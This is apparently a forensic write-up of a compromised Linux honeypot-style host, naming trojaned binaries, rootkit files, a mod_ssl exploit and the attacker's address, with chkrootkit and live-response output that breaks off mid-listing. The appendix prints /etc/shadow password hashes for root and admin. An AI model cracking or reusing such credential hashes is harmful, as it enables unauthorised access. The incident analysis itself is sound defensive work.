smbd -D from abc.tgz downloaded at 13:34:23
sp0 compiled at 15:30:21
xopen accessed (i_atime and i_ctime) @ 15:32:16.

6. Which instances of the SSH servers from question 5 were run?

smbd -D started at 15:54:18 - running as pid 3137 @ 20:30
sp0 started at 15:30:21 - not running at 20:30
xopen started at 15:32:16 - pids 25239 & 25241 @ 20:30

Note- the real sshd service was restarted at 14:13:47 (pid 699).

7. Did any of the SSH servers identified in question 5 appear to have been modified to collect unique information? If so, was any information collected?

The FIRE lsof output shows xopen writes to /lib/.x/install.log however, this file only contains errors from the SuckKIT rootkit.

8. Which system executables (if any) were trojaned and what configuration files did they use?

Comparing the md5 checksum before and after images, the following files were found to be compromised:

```
/usr/bin/top  
/bin/netstat  
/bin/lS  
/bin/ps  
/sbin/ifconfig
```

Note: although `/var/ftp/bin/lS` appears in the diff list, this was a hardlink to `/bin/lS` as part of the ftp chroot environment. When `/bin/lS` was replaced, the hardlink was broken. `/var/ftp/bin/lS` remains unchanged.

Using strings on the compromised binaries, we confirm these files are used by the trojans:

```
/dev/ttyop    used by ps & top to hide processes  
/dev/ttyoa    used by netstat to hide addresses and ports  
/dev/ttyof    used by lS to hide files  
/etc/psdevtab used by top and ps
```

9. How and from where was the system likely compromised?

As shown in the timeline discussion, the attacker used a vulnerability in Apache `mod_ssl` (probably CVE-2002-0082). As logged by the recovered `/var/log/httpd/access_log` file, the intruder accessed the subject system from the IP address 213.154.118.219 which resolves to `extreme-service-11.is.pcnet.ro`

The initial exploit likely didn't grant root privileges, as the `ptrace` exploit program was run to gain a rootshell.

Bonus Question:

What nationality do you believe the attacker(s) to be, and why?

Several factors point towards the attacker(s) being Romanian- the domain used to initially access the system; the text of the `rk.tar.gz` rootkit installation script; the text from the `/dev/shm/sc/install` script; the IRC conversations and the addresses used for same,

APPENDIX

The appendix includes files and data too abundant to place inline with the narrative. This consists of:

- chkrootkit output
- compromise.IR output
- compromised-diff.txt
- mactime-Aug10.txt
- rootkit install script
- lazarus blocks 256657, 256757, & 564745

chkrootkit output

```
ROOTDIR is `/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
Checking `date'... not infected
Checking `du'... not infected
Checking `dirname'... not infected
Checking `echo'... not infected
Checking `egrep'... not infected
Checking `env'... not infected
Checking `find'... not infected
Checking `fingerd'... not infected
Checking `gpm'... not infected
Checking `grep'... not infected
Checking `hdparm'... not infected
Checking `su'... not infected
Checking `ifconfig'... INFECTED
Checking `inetd'... not infected
Checking `inetdconf'... not found
Checking `identd'... not infected
Checking `killall'... not infected
Checking `ldsopreload'... can't exec ./strings-static, not tested
Checking `login'... not infected
Checking `ls'... INFECTED
Checking `lsof'... not found
Checking `mail'... not infected
Checking `mingetty'... not infected
Checking `netstat'... INFECTED
Checking `named'... not found
Checking `passwd'... not infected
Checking `pidof'... not infected
Checking `pop2'... not found
Checking `pop3'... not found
```

```

Checking `ps'... INFECTED
Checking `pstree'... not infected
Checking `rpcinfo'... not infected
Checking `rlogind'... not infected
Checking `rshd'... not infected
Checking `slogin'... not infected
Checking `sendmail'... not infected
Checking `sshd'... not infected
Checking `syslogd'... not infected
Checking `tar'... not infected
Checking `tcpd'... not infected
Checking `top'... INFECTED
Checking `telnetd'... not infected
Checking `timed'... not found
Checking `traceroute'... not infected
Checking `write'... not infected
Checking `aliens'...
/dev/ttyop /dev/ttyoa
Searching for sniffer's logs, it may take a while... nothing found
Searching for HiDrootkit's default dir... nothing found
Searching for t0rn's default files and dirs... nothing found
Searching for t0rn's v8 defaults... nothing found
Searching for Lion Worm default files and dirs... nothing found
Searching for RSHA's default files and dir... nothing found
Searching for RH-Sharpe's default files... nothing found
Searching for Ambient's rootkit (ark) default files and dirs... nothing found
Searching for suspicious files and dirs, it may take a while...
/usr/lib/perl5/5.6.0/i386-linux/.packlist /lib/.x /lib/.x/.boot
/lib/.x
Searching for LPD Worm files and dirs... nothing found
Searching for Ramen Worm files and dirs... nothing found
Searching for Maniac files and dirs... nothing found
Searching for RK17 files and dirs... nothing found
Searching for Ducoci rootkit... nothing found
Searching for Adore Worm... nothing found
Searching for ShitC Worm... nothing found
Searching for Omega Worm... nothing found
Searching for Sadmind/IIS Worm... nothing found
Searching for MonKit... nothing found
Searching for anomalies in shell history files... Warning: `//root/.bash_history'
is linked to another file
Checking `asp'... not infected
Checking `lkm'... Checking `rexedcs'... not found
Checking `wted'... nothing deleted
Checking `z2'...

```

linux-ir.sh output (note filesystem permission listing, /proc/{PID} and MD5 data deleted)

All output can be redirected to your choice of storage or netcat pipe.

```

=====
hostname:
=====
sbm79.dtc.apu.edu

=====
cpu info:
=====
processor : 0

```

```
vendor_id : GenuineIntel
cpu family: 6
model      : 8
model name: Pentium III (Coppermine)
stepping  : 8
cpu MHz    : 666.888
cache size: 256 KB
fdiv_bug  : no
hlt_bug   : no
f00f_bug  : no
coma_bug  : no
fpu       : yes
fpu_exception : yes
cpuid level : 2
wp        : yes
flags     : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca
cmov pat pse36 mmx fxsr sse
bogomips  : 1307.44
```

=====

disk use:

=====

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/sda1	905M	341M	518M	40%	/
none	46M	24k	46M	0%	/dev/shm
/dev/cdrom	46M	46M	0	100%	/mnt/cdrom

=====

fdisk output:

=====

Disk /dev/sda: 128 heads, 32 sectors, 512 cylinders
Units = cylinders of 4096 * 512 bytes

Device	Boot	Start	End	Blocks	Id	System
/dev/sda1	*	1	460	942064	83	Linux
/dev/sda2		461	512	106496	82	Linux swap

=====

version:

=====

Linux version 2.4.7-10 (bhcompile@stripples.devel.redhat.com) (gcc version 2.96 20000731 (Red Hat Linux 7.1 2.96-98)) #1 Thu Sep 6 17:27:27 EDT 2001

=====

kernel boot params:

=====

ro root=/dev/sda1

=====

Local shell environment variables:

=====

```
PWD=/mnt/cdrom
HOSTNAME=localhost.localdomain
LESSOPEN=|/usr/bin/lesspipe.sh %s
USER=root
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33;01:cd=40;33;01:or=01;05;37;41:mi=01;05;37;41:ex=01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;32:*.bat=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.bz=01;31:*
```

```

tz=01;31:*.rpm=01;31:*.cpio=01;31:*.jpg=01;35:*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*
.xpm=01;35:*.png=01;35:*.tif=01;35:
MACHTYPE=i386-redhat-linux-gnu
MAIL=/var/spool/mail/root
INPUTRC=/etc/inputrc
BASH_ENV=/root/.bashrc
LANG=en_US
LOGNAME=root
SHLVL=2
SHELL=/bin/bash
USERNAME=root
HOSTTYPE=i386
OSTYPE=linux-gnu
HISTSIZE=1000
HOME=/root
TERM=linux
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/usr/X11R6/bin:/r
oot/bin
_=/mnt/cdrom/linux2.2_x86/env

```

```

=====
currently logged in users:
=====

```

```

root      tty1      Aug  9 14:35

```

```

=====
List of running processes:
=====

```

FLAGS	UID	PID	PPID	PRI	NI	SIZE	RSS	WCHAN	STA	TTY	TIME	COMMAND
100	0	893	1	9	0	2320	4	wait4	S	1	0:00	login --
100	0	901	893	9	0	2448	568	wait4	S	1	0:00	_ -bash
40	0	16043	901	13	0	2456	748	wait4	S	1	0:00	-bash
100000	0	16096	16043	19	0	1908	676		R	1	0:00	ps -e
0	0	16044	901	9	0	280	152	do_select	S	1	0:00	./lin
100	0	894	1	9	0	1384	4	read_chan	S	2	0:00	/sbin/min
100	0	895	1	9	0	1384	4	read_chan	S	3	0:00	/sbin/min
100	0	896	1	9	0	1384	4	read_chan	S	4	0:00	/sbin/min
100	0	899	1	9	0	1384	4	read_chan	S	5	0:00	/sbin/min
100	0	900	1	9	0	1384	4	read_chan	S	6	0:00	/sbin/min

```

=====
Network interface info
=====

```

```

eth0      Link encap:Ethernet  HWaddr 00:0C:29:89:42:93
          inet addr:192.168.1.79  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:443386 errors:0 dropped:0 overruns:0 frame:0
          TX packets:877487 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0

```

```

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:90 errors:0 dropped:0 overruns:0 frame:0
          TX packets:90 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0

```

Iface	MTU	Met	RX-OK	RX-ERR	RX-DRP	RX-OVR	TX-OK	TX-ERR	TX-DRP	TX-OVR	Flg
eth0	1500	0	443388	0	0	0	877489	0	0	0	BMRU
lo	16436	0	90	0	0	0	90	0	0	0	LRU

```

=====
arp table entries:
=====
Address                HWtype    HWaddress    Flags Mask
Iface
192.168.1.1            ether     00:50:8B:72:58:0E    C
eth0
192.168.1.102         ether     00:50:8B:72:58:0E    C
eth0

```

```

=====
/etc/hosts file:
=====
# Do not remove the following line, or various programs
# that require network functionality will fail.
127.0.0.1               localhost.localdomain localhost

```

```

=====
/etc/resolv.conf file:
=====
nameserver 192.168.1.1
search localdomain

```

```

=====
/etc/passwd file:
=====
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:0:FTP User:/var/ftp:/sbin/nologin
admin:x:15:50:User:/var/ftp:/bin/bash
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47:/:/var/spool/mqueue:/dev/null
rpm:x:37:37:/:/var/lib/rpm:/bin/bash
ident:x:98:98:pident user:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/bin/false

```

```

=====
/etc/shadow file:
=====
root:$1$gm64oWDG$/W3MX0Pb7/2oCB7Jkyvga1:12270:0:99999:7:::
bin:*:12247:0:99999:7:::
daemon:*:12247:0:99999:7:::
adm:*:12247:0:99999:7:::

```

```

lp:*:12247:0:99999:7:::
sync:*:12247:0:99999:7:::
shutdown:*:12247:0:99999:7:::
halt:*:12247:0:99999:7:::
mail:*:12247:0:99999:7:::
news:*:12247:0:99999:7:::
uucp:*:12247:0:99999:7:::
operator:*:12247:0:99999:7:::
games:*:12247:0:99999:7:::
gopher:*:12247:0:99999:7:::
ftp:*:12247:0:99999:7:::
admin:$1$YAkCbk.7$JoZPsqqGxO.ImKonKAucm.:12248:0:99999:7:::
nobody:*:12247:0:99999:7:::
mailnull:!!:12247:0:99999:7:::
rpm:!!:12247:0:99999:7:::
ident:!!:12247:0:99999:7:::
apache:!!:12247:0:99999:7:::

```

```

=====
netstat output(current connections)
=====

```

```

Active Internet connections (servers and established)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
PID/Program name					
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN
845/smbd					
tcp	0	0	0.0.0.0:79	0.0.0.0:*	LISTEN
732/xinetd					
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
3137/smbd -D					
tcp	0	0	0.0.0.0:113	0.0.0.0:*	LISTEN
677/identd					
tcp	0	0	0.0.0.0:2003	0.0.0.0:*	LISTEN
3137/smbd -D					
tcp	0	0	0.0.0.0:21	0.0.0.0:*	LISTEN
732/xinetd					
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
699/sshd					
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
732/xinetd					
tcp	0	0	0.0.0.0:65336	0.0.0.0:*	LISTEN
15119/initd					
tcp	0	0	0.0.0.0:3128	0.0.0.0:*	LISTEN
25241/xopen					
tcp	0	0	127.0.0.1:25	0.0.0.0:*	LISTEN
759/sendmail: accep					
tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN
3137/smbd -D					
tcp	0	0	0.0.0.0:65436	0.0.0.0:*	LISTEN
15119/initd					
tcp	0	0	192.168.1.79:1154	192.168.1.1:1500	ESTABLISHED
16044/nc					
tcp	0	5978	192.168.1.79:65336	213.154.118.200:1188	ESTABLISHED
15119/initd					
udp	0	0	192.168.1.79:137	0.0.0.0:*	
850/nmbd					
udp	0	0	0.0.0.0:137	0.0.0.0:*	
850/nmbd					
udp	0	0	192.168.1.79:138	0.0.0.0:*	
850/nmbd					

```

udp          0          0 0.0.0.0:138          0.0.0.0:*
850/nmbd
udp          0          0 0.0.0.0:3049         0.0.0.0:*
25239/xopen
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State      I-Node  PID/Program name  Path
unix    2          [ ACC ]     STREAM     LISTENING  943     778/gpm
/dev/gpmctl
unix    4          [ ]         DGRAM      7984     3247/syslogd
/dev/log
unix    2          [ ]         DGRAM      15679    732/xinetd
unix    2          [ ]         DGRAM      7993     3252/klogd
unix    2          [ ]         DGRAM      1078     893/login -- root
unix    2          [ ]         DGRAM      990      820/crond
unix    2          [ ]         DGRAM      924      759/sendmail: accep
unix    2          [ ]         DGRAM      834      677/identd
unix    2          [ ]         DGRAM      804      657/apmd
unix    2          [ ]         STREAM     CONNECTED  417     1/init

```

```

Active IPX sockets
Proto Recv-Q Send-Q Local Address           Foreign Address          State

```

```

=====
routing table:
=====

```

```

Kernel IP routing table
Destination      Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.1.0     0.0.0.0        255.255.255.0  U       40  0          0 eth0
127.0.0.0       0.0.0.0        255.0.0.0      U       40  0          0 lo
0.0.0.0         192.168.1.1   0.0.0.0        UG      40  0          0 eth0

```

```

=====
listening ports (via lsof):
=====

```

```

COMMAND      PID USER   FD    TYPE  DEVICE  SIZE  NODE  NAME
identd       677 root    4u    IPv4  836     TCP *:113 (LISTEN)
identd       685 root    4u    IPv4  836     TCP *:113 (LISTEN)
identd       686 root    4u    IPv4  836     TCP *:113 (LISTEN)
identd       695 root    4u    IPv4  836     TCP *:113 (LISTEN)
identd       696 root    4u    IPv4  836     TCP *:113 (LISTEN)
sshd         699 root    3u    IPv4  860     TCP *:22 (LISTEN)
xinetd       732 root    3u    IPv4  881     TCP *:79 (LISTEN)
xinetd       732 root    4u    IPv4  882     TCP *:23 (LISTEN)
xinetd       732 root    5u    IPv4  883     TCP *:21 (LISTEN)
sendmail     759 root    4u    IPv4  925     TCP 127.0.0.1:25 (LISTEN)
smbd         845 root    9u    IPv4  1015    TCP *:139 (LISTEN)
nmbd         850 root    6u    IPv4  1025    UDP *:137
nmbd         850 root    7u    IPv4  1026    UDP *:138
nmbd         850 root    8u    IPv4  1028    UDP 192.168.1.79:137
nmbd         850 root    9u    IPv4  1029    UDP 192.168.1.79:138
smbd         3137 root    6u    IPv4  4571    TCP *:2003 (LISTEN)
smbd         3137 root    16u   IPv4  976     TCP *:443 (LISTEN)
smbd         3137 root    17u   IPv4  977     TCP *:80 (LISTEN)
(swapd)     3153 root    16u   IPv4  976     TCP *:443 (LISTEN)
(swapd)     3153 root    17u   IPv4  977     TCP *:80 (LISTEN)
initd       15119 root    3u    IPv4  15617   TCP *:65336 (LISTEN)
initd       15119 root    5u    IPv4  15619   TCP *:65436 (LISTEN)
initd       15119 root    6u    IPv4  16157   TCP 192.168.1.79:65336->
>213.154.118.200:1188 (ESTABLISHED)
nc          16044 root    3u    IPv4  18756   TCP 192.168.1.79:1154->
>192.168.1.1:1500 (ESTABLISHED)
xopen       25239 root    8u    IPv4  9972    UDP *:3049

```

```

xopen 25239 root 16u IPv4 976 TCP *:443 (LISTEN)
xopen 25239 root 17u IPv4 977 TCP *:80 (LISTEN)
xopen 25241 root 8u IPv4 12302 TCP *:3128 (LISTEN)
xopen 25241 root 16u IPv4 976 TCP *:443 (LISTEN)
xopen 25241 root 17u IPv4 977 TCP *:80 (LISTEN)
lsn 25247 root 16u IPv4 976 TCP *:443 (LISTEN)
lsn 25247 root 17u IPv4 977 TCP *:80 (LISTEN)

```

```

=====
lssof output:
=====

```

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE	NODE	NAME
init	1	root	cwd	DIR	8,1	4096	2	/
init	1	root	rt	DIR	8,1	4096	2	/
init	1	root	txt	REG	8,1	26636	45736	/sbin/init
init	1	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
init	1	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-2.2.4.so
init	1	root	0u	unix	0xc5a4d560		417	socket
init	1	root	10u	FIFO	8,1		35794	/dev/initctl
keventd	2	root	cwd	DIR	8,1	4096	2	/
keventd	2	root	rt	DIR	8,1	4096	2	/
keventd	2	root	0u	unix	0xc5a4d560		417	socket
keventd	2	root	10u	FIFO	8,1		35794	/dev/initctl
kapm-idle	3	root	cwd	DIR	8,1	4096	2	/
kapm-idle	3	root	rt	DIR	8,1	4096	2	/
kapm-idle	3	root	0u	unix	0xc5a4d560		417	socket
kapm-idle	3	root	10u	FIFO	8,1		35794	/dev/initctl
ksoftirqd	4	root	cwd	DIR	8,1	4096	2	/
ksoftirqd	4	root	rt	DIR	8,1	4096	2	/
ksoftirqd	4	root	0u	unix	0xc5a4d560		417	socket
ksoftirqd	4	root	10u	FIFO	8,1		35794	/dev/initctl
kswapd	5	root	cwd	DIR	8,1	4096	2	/
kswapd	5	root	rt	DIR	8,1	4096	2	/
kswapd	5	root	0u	unix	0xc5a4d560		417	socket
kswapd	5	root	10u	FIFO	8,1		35794	/dev/initctl
kreclaimd	6	root	cwd	DIR	8,1	4096	2	/
kreclaimd	6	root	rt	DIR	8,1	4096	2	/
kreclaimd	6	root	0u	unix	0xc5a4d560		417	socket
kreclaimd	6	root	10u	FIFO	8,1		35794	/dev/initctl
bdflush	7	root	cwd	DIR	8,1	4096	2	/
bdflush	7	root	rt	DIR	8,1	4096	2	/
bdflush	7	root	0u	unix	0xc5a4d560		417	socket
bdflush	7	root	10u	FIFO	8,1		35794	/dev/initctl
kupdated	8	root	cwd	DIR	8,1	4096	2	/
kupdated	8	root	rt	DIR	8,1	4096	2	/
kupdated	8	root	0u	unix	0xc5a4d560		417	socket
kupdated	8	root	10u	FIFO	8,1		35794	/dev/initctl
mdrecover	9	root	cwd	DIR	8,1	4096	2	/
mdrecover	9	root	rt	DIR	8,1	4096	2	/
mdrecover	9	root	0u	unix	0xc5a4d560		417	socket
mdrecover	9	root	10u	FIFO	8,1		35794	/dev/initctl
kjournald	17	root	cwd	DIR	8,1	4096	2	/
kjournald	17	root	rt	DIR	8,1	4096	2	/
kjournald	17	root	0u	unix	0xc5a4d560		417	socket
kjournald	17	root	10u	FIFO	8,1		35794	/dev/initctl
khubd	92	root	cwd	DIR	8,1	4096	2	/
khubd	92	root	rt	DIR	8,1	4096	2	/
khubd	92	root	0u	unix	0xc5a4d560		417	socket
khubd	92	root	10u	FIFO	8,1		35794	/dev/initctl
apmd	657	root	cwd	DIR	8,1	4096	2	/

apmd	657	root	rtd	DIR	8,1	4096	2	/
apmd	657	root	txt	REG	8,1	16444	62485	/usr/sbin/apmd
apmd	657	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
apmd	657	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
apmd	657	root	0u	CHR		10,134	30667	/dev/apm_bios
apmd	657	root	1u	unix	0xc5a4d060		804	socket
identd	677	root	cwd	DIR	8,1	4096	2	/
identd	677	root	rtd	DIR	8,1	4096	2	/
identd	677	root	txt	REG	8,1	30764	62536	/usr/sbin/identd
identd	677	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
identd	677	root	mem	REG	8,1	530021	44654	
/lib/i686/libpthread-0.9.so								
identd	677	root	mem	REG	8,1	918752	45206	
/lib/libcrypto.so.0.9.6b								
identd	677	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
identd	677	root	mem	REG	8,1	65997	44669	/lib/libdl-2.2.4.so
identd	677	root	mem	REG	8,1	261460	44690	/lib/libnss_files-
2.2.4.so								
identd	677	root	0u	CHR		1,3	31876	/dev/null
identd	677	root	1u	CHR		1,3	31876	/dev/null
identd	677	root	2u	CHR		1,3	31876	/dev/null
identd	677	root	3u	unix	0xc56475c0		834	socket
identd	677	root	4u	IPv4		836		TCP *:auth (LISTEN)
identd	677	root	5r	REG	0,1	0	4421	/proc/net/tcp
identd	677	root	6r	FIFO	0,0		837	pipe
identd	677	root	7w	FIFO	0,0		837	pipe
identd	677	root	8r	REG	0,1	0	4421	/proc/net/tcp
identd	685	root	cwd	DIR	8,1	4096	2	/
identd	685	root	rtd	DIR	8,1	4096	2	/
identd	685	root	txt	REG	8,1	30764	62536	/usr/sbin/identd
identd	685	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
identd	685	root	mem	REG	8,1	530021	44654	
/lib/i686/libpthread-0.9.so								
identd	685	root	mem	REG	8,1	918752	45206	
/lib/libcrypto.so.0.9.6b								
identd	685	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
identd	685	root	mem	REG	8,1	65997	44669	/lib/libdl-2.2.4.so
identd	685	root	mem	REG	8,1	261460	44690	/lib/libnss_files-
2.2.4.so								
identd	685	root	0u	CHR		1,3	31876	/dev/null
identd	685	root	1u	CHR		1,3	31876	/dev/null
identd	685	root	2u	CHR		1,3	31876	/dev/null
identd	685	root	3u	unix	0xc56475c0		834	socket
identd	685	root	4u	IPv4		836		TCP *:auth (LISTEN)
identd	685	root	5r	REG	0,1	0	4421	/proc/net/tcp
identd	685	root	6r	FIFO	0,0		837	pipe
identd	685	root	7w	FIFO	0,0		837	pipe
identd	685	root	8r	REG	0,1	0	4421	/proc/net/tcp
identd	686	root	cwd	DIR	8,1	4096	2	/
identd	686	root	rtd	DIR	8,1	4096	2	/
identd	686	root	txt	REG	8,1	30764	62536	/usr/sbin/identd
identd	686	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
identd	686	root	mem	REG	8,1	530021	44654	
/lib/i686/libpthread-0.9.so								
identd	686	root	mem	REG	8,1	918752	45206	
/lib/libcrypto.so.0.9.6b								
identd	686	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								

identd	686	root	mem	REG	8,1	65997	44669	/lib/libdl-2.2.4.so
identd	686	root	mem	REG	8,1	261460	44690	/lib/libnss_files-
2.2.4.so								
identd	686	root	0u	CHR	1,3		31876	/dev/null
identd	686	root	1u	CHR	1,3		31876	/dev/null
identd	686	root	2u	CHR	1,3		31876	/dev/null
identd	686	root	3u	unix	0xc56475c0		834	socket
identd	686	root	4u	IPv4	836			TCP *:auth (LISTEN)
identd	686	root	5r	REG	0,1	0	4421	/proc/net/tcp
identd	686	root	6r	FIFO	0,0		837	pipe
identd	686	root	7w	FIFO	0,0		837	pipe
identd	686	root	8r	REG	0,1	0	4421	/proc/net/tcp
identd	695	root	cwd	DIR	8,1	4096	2	/
identd	695	root	rtd	DIR	8,1	4096	2	/
identd	695	root	txt	REG	8,1	30764	62536	/usr/sbin/identd
identd	695	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
identd	695	root	mem	REG	8,1	530021	44654	
/lib/i686/libpthread-0.9.so								
identd	695	root	mem	REG	8,1	918752	45206	
/lib/libcrypto.so.0.9.6b								
identd	695	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
identd	695	root	mem	REG	8,1	65997	44669	/lib/libdl-2.2.4.so
identd	695	root	mem	REG	8,1	261460	44690	/lib/libnss_files-
2.2.4.so								
identd	695	root	0u	CHR	1,3		31876	/dev/null
identd	695	root	1u	CHR	1,3		31876	/dev/null
identd	695	root	2u	CHR	1,3		31876	/dev/null
identd	695	root	3u	unix	0xc56475c0		834	socket
identd	695	root	4u	IPv4	836			TCP *:auth (LISTEN)
identd	695	root	5r	REG	0,1	0	4421	/proc/net/tcp
identd	695	root	6r	FIFO	0,0		837	pipe
identd	695	root	7w	FIFO	0,0		837	pipe
identd	695	root	8r	REG	0,1	0	4421	/proc/net/tcp
identd	696	root	cwd	DIR	8,1	4096	2	/
identd	696	root	rtd	DIR	8,1	4096	2	/
identd	696	root	txt	REG	8,1	30764	62536	/usr/sbin/identd
identd	696	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
identd	696	root	mem	REG	8,1	530021	44654	
/lib/i686/libpthread-0.9.so								
identd	696	root	mem	REG	8,1	918752	45206	
/lib/libcrypto.so.0.9.6b								
identd	696	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
identd	696	root	mem	REG	8,1	65997	44669	/lib/libdl-2.2.4.so
identd	696	root	mem	REG	8,1	261460	44690	/lib/libnss_files-
2.2.4.so								
identd	696	root	0u	CHR	1,3		31876	/dev/null
identd	696	root	1u	CHR	1,3		31876	/dev/null
identd	696	root	2u	CHR	1,3		31876	/dev/null
identd	696	root	3u	unix	0xc56475c0		834	socket
identd	696	root	4u	IPv4	836			TCP *:auth (LISTEN)
identd	696	root	5r	REG	0,1	0	4421	/proc/net/tcp
identd	696	root	6r	FIFO	0,0		837	pipe
identd	696	root	7w	FIFO	0,0		837	pipe
identd	696	root	8r	REG	0,1	0	4421	/proc/net/tcp
sshd	699	root	cwd	DIR	8,1	4096	2	/
sshd	699	root	rtd	DIR	8,1	4096	2	/
sshd	699	root	txt	REG	8,1	246220	62549	/usr/sbin/sshd
sshd	699	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
sshd	699	root	mem	REG	8,1	35424	45479	/lib/libpam.so.0.75

sshd	699	root	mem	REG	8,1	65997	44669	/lib/libdl-2.2.4.so
sshd	699	root	mem	REG	8,1	59618	76925	
/usr/lib/libz.so.1.1.3								
sshd	699	root	mem	REG	8,1	436784	44674	/lib/libnsl-
2.2.4.so								
sshd	699	root	mem	REG	8,1	47872	44709	/lib/libutil-
2.2.4.so								
sshd	699	root	mem	REG	8,1	918752	45206	
/lib/libcrypto.so.0.9.6b								
sshd	699	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
sshd	699	root	0u	CHR	1,3		31876	/dev/null
sshd	699	root	1u	CHR	1,3		31876	/dev/null
sshd	699	root	2u	CHR	1,3		31876	/dev/null
sshd	699	root	3u	IPv4	860			TCP *:ssh (LISTEN)
xinetd	732	root	cwd	DIR	8,1	4096	2	/
xinetd	732	root	rtd	DIR	8,1	4096	2	/
xinetd	732	root	txt	REG	8,1	143660	62502	/usr/sbin/xinetd
xinetd	732	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
xinetd	732	root	mem	REG	8,1	436784	44674	/lib/libnsl-
2.2.4.so								
xinetd	732	root	mem	REG	8,1	622317	44652	/lib/i686/libm-
2.2.4.so								
xinetd	732	root	mem	REG	8,1	85115	44667	/lib/libcrypt-
2.2.4.so								
xinetd	732	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
xinetd	732	root	mem	REG	8,1	261460	44690	/lib/libnss_files-
2.2.4.so								
xinetd	732	root	mem	REG	8,1	355236	44698	
/lib/libnss_nisplus-2.2.4.so								
xinetd	732	root	mem	REG	8,1	72296	44687	/lib/libnss_dns-
2.2.4.so								
xinetd	732	root	mem	REG	8,1	261196	44703	/lib/libresolv-
2.2.4.so								
xinetd	732	root	0r	CHR	1,3		31876	/dev/null
xinetd	732	root	1r	CHR	1,3		31876	/dev/null
xinetd	732	root	2r	CHR	1,3		31876	/dev/null
xinetd	732	root	3u	IPv4	881			TCP *:finger (LISTEN)
xinetd	732	root	4u	IPv4	882			TCP *:telnet (LISTEN)
xinetd	732	root	5u	IPv4	883			TCP *:ftp (LISTEN)
xinetd	732	root	6u	unix	0xc3f27a60		15679	socket
sendmail	759	root	cwd	DIR	8,1	4096	2256	/var/spool/mqueue
sendmail	759	root	rtd	DIR	8,1	4096	2	/
sendmail	759	root	txt	REG	8,1	451076	62400	/usr/sbin/sendmail
sendmail	759	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
sendmail	759	root	mem	REG	8,1	8371	45621	
/usr/lib/sasl/libanonymous.so.1.0.15								
sendmail	759	root	mem	REG	8,1	754870	44718	/lib/libdb-3.2.so
sendmail	759	root	mem	REG	8,1	261196	44703	/lib/libresolv-
2.2.4.so								
sendmail	759	root	mem	REG	8,1	85115	44667	/lib/libcrypt-
2.2.4.so								
sendmail	759	root	mem	REG	8,1	436784	44674	/lib/libnsl-
2.2.4.so								
sendmail	759	root	mem	REG	8,1	200192	45683	
/lib/libldap.so.2.0.6								
sendmail	759	root	mem	REG	8,1	44728	45681	
/lib/liblber.so.2.0.6								
sendmail	759	root	mem	REG	8,1	48683	76917	
/usr/lib/libsas1.so.7.1.8								

sendmail	759	root	mem	REG	8,1	30114	74277	
/usr/lib/libgdbm.so.2.0.0								
sendmail	759	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
sendmail	759	root	mem	REG	8,1	80016	2227	
